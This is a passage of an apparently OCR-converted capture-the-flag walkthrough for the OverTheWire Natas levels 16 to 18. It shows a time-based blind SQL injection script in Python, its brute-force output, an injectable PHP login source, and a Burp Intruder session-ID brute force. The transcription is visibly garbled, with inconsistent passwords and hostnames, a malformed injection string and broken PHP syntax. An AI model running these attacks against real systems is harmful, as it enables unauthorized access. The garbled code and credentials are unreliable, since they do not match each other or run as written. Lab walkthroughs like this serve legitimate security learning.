P: XkEuChe0ShnBvI1RU7K*****natas16
P: XkEuChe0ShnBvI1RU7Ks*****natas16
P: XkEuChe0ShnBvI1RU7Ks1*****natas16
P: XkEuChe0ShnBvI1RU7Ks1b*****natas16
P: XkEuChe0ShnBvI1RU7Ks1b9*****natas16
P: XkEuChe0ShnBvI1RU7Ks1b9u*****natas16
P: XkEuChe0ShnBvI1RU7Ks1b9u1*****natas16
P: XkEuChe0ShnBvI1RU7Ks1b9u1m*****natas16
P: XkEuChe0ShnBvI1RU7Ks1b9u1m7*****natas16
P: XkEuChe0ShnBvI1RU7Ks1b9u1m7sd
PS C:\Users\ADMIN\OneDrive\Desktop> cd
PS C:\Users\ADMIN\OneDrive\Desktop>

```

Natas16 -> Natas17

Initially, login to the level using username and password. The system allows us to check existence. And source code.

Sign in to access this site
Authorization required by http://natas17.natas.labs.overthewire.org
Your connection to this site is not secure

Username: natas17
Password:

Sign in Cancel

Styles Computed Layout Event Listeners >
Filter show .cls +
element.style {}
body { user agent stylesheet
display: block;
margin-top: 8px;
}
margin: 1px border

NATAS17

Username:

[View sourcecode](#)

```

<html>
<head>
<!-- This stuff is in the header has nothing to do with the level -->
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/query-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org//jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org//js/wechall.js"></script>
<script src="http://natas.labs.overthewire.org//js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org//js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas17", "pass": "censored" };</script></head>
<body>
<h1>natas17</h1>
<div id="content">
<pre>
<?php

CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);

if(array_key_exists("username", $_REQUEST)) {
$link = mysqli_connect('localhost', 'natas17', 'censored');
mysqli_select_db($link, 'natas17');

$query = "SELECT * from users where username='".$_REQUEST['username']."'";

if(array_key_exists("debug", $_GET)) {
  echo "Executing query: $query";
}

$res = mysqli_query($link, $query);
if(mysqli_num_rows($res) > 0) {
  //echo "This user exists, bby";
} else {
  //echo "This user doesn't exist, bby";
} else {
  //echo "Error in query, bby";
}

mysqli_close($link);
} else {
}

form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<?php
}
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

Open the visual studio code and write this code into this.

The screenshot shows the Visual Studio Code interface with a Python script named `script.py` open in the editor. The code is a password cracker using the `requests` library to send POST requests to a target URL. It iterates through a character set and appends each character to a list of current password attempts. The script includes a sleep command to slow down the requests. A terminal window at the bottom shows the command to run the script.

```

script.py •
C:\Users>ADMIN>OneDrive>Desktop> script.py ...
1 import sys
2 sys.path.append('/path/to/requests/module')
3 import requests
4 import re
5 from time import *
6
7 characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
8
9 username = "natas17"
10 password = "XeUch0BnbkBvH1R07ksIb9uulmI7sd"
11
12 url = "http://natas17.natas.labs.overthewire.org"
13
14 session = requests.Session()
15
16 current_password = list()
17
18 while (True):
19     for character in characters:
20         print("Trying with: " + "".join(current_password) + character)
21         startTime = time()
22         response = session.post(url, data={"username": "natas18" AND password LIKE BINARY "'' + " + character + "% AND SLEEP(2) #"}, auth=(username, password))
23         endTime = time()
24         if endTime - startTime > 2:
25             current_password.append(character)
26             break
27     if len(current_password) == 32:
28         break
29
30

```

BREAKPOINTS

- Raised Exceptions
- Uncaught Exceptions
- User Uncaught Exceptions

After running that code we can find the password.

The screenshot shows the Visual Studio Code interface with the same Python script running. The terminal window at the bottom shows the password being cracked character by character. To the right, a Resource Monitor window is open, showing CPU usage over time, which increases significantly during the password cracking process.

Resource Monitor

Monitoring PID(s):
22464 23768 13720 24388 4164 23728 6220

Memory Usage

CPU Usage

PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL

Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ05
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06a
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06aa
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ab
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ac
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ad
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06af
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ag
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ah
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ai
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06aj
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06al
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06am
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06an
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ao
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06ap
Trying with: 8NEDUbxg8FpPV84lwZkGn6okJ06aq


PS C:\Users\ADMIN\OneDrive\Desktop>

Natas17 -> Natas18

Go to the Natas18



Open it using Burp Suite. Send the proxy code to the intruder.



The screenshot shows the Burp Suite interface. On the left is a browser window displaying the Natas18 login page. On the right is the Burp Suite UI. A context menu is open over the proxy request for the Natas18 login page, with the 'Send to intruder' option highlighted.

```
POST /index.php HTTP/1.1
Host: natas18.natas.labs.overthewire.org
Content-Length: 10
Content-Type: application/x-www-form-urlencoded
Authorization: Basic b0UTXMD0D47KVVVV4zchrRmQjg0dUx3lprE2h2tKUTIhcQw=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.1
Referrfer: https://natas10.natas.labs.overthewire.org
Origin: http://natas10.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=0.7
Referer: http://natas10.natas.labs.overthewire.org
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=50B
Connection: Close
username=natas18&password=
```

Change intruder setting like this images.

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +
Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0
Payload type: Numbers Request count: 0

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 358
To: 358
Step:
How many:

Number format

Base: Decimal Hex

Min integer digits: 0
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0

Examples
1
321

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

The screenshot shows the Burp Suite interface with the 'Grep - Extract' tab selected. On the left, there are sections for 'Positions', 'Payloads', 'Resource pool', and 'Settings'. Under 'Settings', the 'Match type' dropdown is set to 'Simple string'. Below it are checkboxes for 'Case sensitive match' and 'Exclude HTTP headers'. The 'Grep - Extract' section contains a list of items to extract from responses, with a 'Maximum capture length' of 100. The 'Grep - Payloads' section lists search criteria for payload strings, including 'Case sensitive match', 'Exclude HTTP headers', and 'Match against pre-URL-encoded payloads'. The 'Redirections' section has a 'Follow redirections' dropdown set to 'Never' with options for 'On-site only' and 'In-scope only'. A central modal window titled 'Define extract grep item' is open, showing configuration for extracting items from responses. It includes fields for 'Start after expression' (checkboxed), 'End at delimiter' (checkboxed), and 'Exclude HTTP headers' (checkboxed). There is also a 'Case sensitive' checkbox under 'Extract from regex group'. At the bottom of the modal are 'OK' and 'Cancel' buttons.

Screenshot of Burp Suite Community Edition v2023.9.3 - Temporary Project settings.

- Grep - Extract:** Set to "Simple string" (radio button selected). Options: Case sensitive match (unchecked), Exclude HTTP headers (checked). Rule: "From: [\"content\"]\n to: [<div id=]" (with "Add", "Edit", "Remove", "Duplicate", "Up", "Down", "Clear" buttons).
- Maximum capture length:** 100.
- Grep - Payloads:** Set to "Search responses for payload strings". Options: Case sensitive match (unchecked), Exclude HTTP headers (unchecked), Match against pre-URL-encoded payloads (unchecked).
- Redirections:** Follow redirections: Never (radio button selected). Options: On-site only, In-scope only.

Send attack using burp suite.

Screenshot of Burp Suite Community Edition v2023.9.3 - Temporary Project attack setup.

- Choose an attack type:** Set to "Sniper".
- Attack type:** Sniper.
- Start attack** button.
- Payload positions:** Configure the positions where payloads will be inserted. Target: http://natas18.natas.labs.overthewire.org. Options: Add \$, Clear \$, Auto \$, Refresh.
- Burp Intruder dialog:** A warning message: "The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version." Buttons: OK, Cancel.
- Search bar:** Search... (highlighted), 1 highlight, Clear, Length: 792.
- Bottom status:** 1 payload position.

S | Attack | Save | Columns
 Results | Positions | Payloads | Resource pool | Settings

3. Intruder attack of http://natas10.natas.labs.overthewire.org - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	"Content"	Comment
547	547	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
548	548	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
549	549	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
550	550	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
551	551	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
552	552	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
553	553	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
554	554	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
555	555	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	
556	556	200	<input type="checkbox"/>	<input type="checkbox"/>	1365	You are logged in as a regular user. Lo...	
557	557	200	<input type="checkbox"/>	<input type="checkbox"/>	1366	You are logged in as a regular user. Lo...	

Request Response

```

1 POST /index.php HTTP/1.1
2 Host: natas10.natas.labs.overthewire.org
3 Connection: close
4 Cache-Control: max-age=0
5 Authorization: Basic bmc0YXNkO0d4TkVEVVV4IzhrRmdqVjg0DxDx3diprE24hb2tKUT2bcQ==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.111 Safari/537.36
8 Origin: http://natas10.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Accept-Language: en-US,en;q=0.9
12 Accept-Encoding: gzip, deflate
13 Accept-Charset: ISO-8859-1,utf-8;q=0.9
14 Cookie: PHPSESSID=t1s08
15 Connection: keep-alive
16
17 Username=natas10&password=test454

```

0 highlights

556 of 640

Conclusion

The “Walkthrough of Natas” experience reveals an in-depth awareness of the multifaceted connection between web security concepts and vulnerabilities. The culmination of this trip shows more than simply a list of hacked passwords as the last keys are pressed; it exemplifies the powerful confluence of information and action. The “Walkthrough of Natas” has stocked a fire of awareness and comprehension in addition to acting as a compass guiding through the maze of possible risks. The learned knowledge, viewpoints, and abilities go well beyond these difficulties to provide a more acute awareness of web security in the modern digital environment. People who embark on this trip emerge as guardians of digital walls, ready to defend over real-world attackers aiming to exploit the virtual landscape because they have knowledge of the weaknesses that lay below the surface. The emphasizes how crucial practical experience is in learning the constantly evolving craft of cyber security.